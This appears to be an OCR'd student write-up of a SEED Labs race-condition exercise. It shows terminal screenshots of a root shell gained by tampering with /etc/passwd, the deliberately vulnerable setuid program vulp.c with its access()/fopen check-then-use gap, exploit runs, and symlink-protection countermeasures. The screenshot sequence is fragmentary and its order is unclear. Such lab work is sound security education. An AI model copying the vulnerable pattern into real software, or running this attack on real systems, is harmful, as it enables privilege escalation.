


```
[03/22/25]seed@VM:~/.../race$ su test
Password:
root@VM:/home/seed/Documents/race# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Documents/race# exit
exit
```


- `vulp.c` has been modified with setuid




```
[03/22/25]seed@VM:~/.../race$ sudo nano vulp.c
```




```
  GNU nano 4.8                        vulp.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    /* get user input */
    scanf("%50s", buffer);

    if (!access(fn, W_OK)) {
        setuid(1000);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }

    return 0;
}
```




```
 [03/22/25]seed@VM:~/.../race$ ./improved & sudo ./target_process.s
 h
 [3] 83202
```




```
[03/22/25]seed@VM:~/.../race$ kill 83202
[3]   Terminated              ./improved
```



```
[03/22/25]seed@VM:~/.../race$
[03/22/25]seed@VM:~/.../race$ sudo sysctl -w fs.protected_symlinks
=1
fs.protected_symlinks = 1
[03/22/25]seed@VM:~/.../race$ sudo sysctl -w fs.protected_regular=
1
fs.protected_regular = 1
```



```
[03/22/25]seed@VM:~/.../race$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP...The passwd file has been changed
```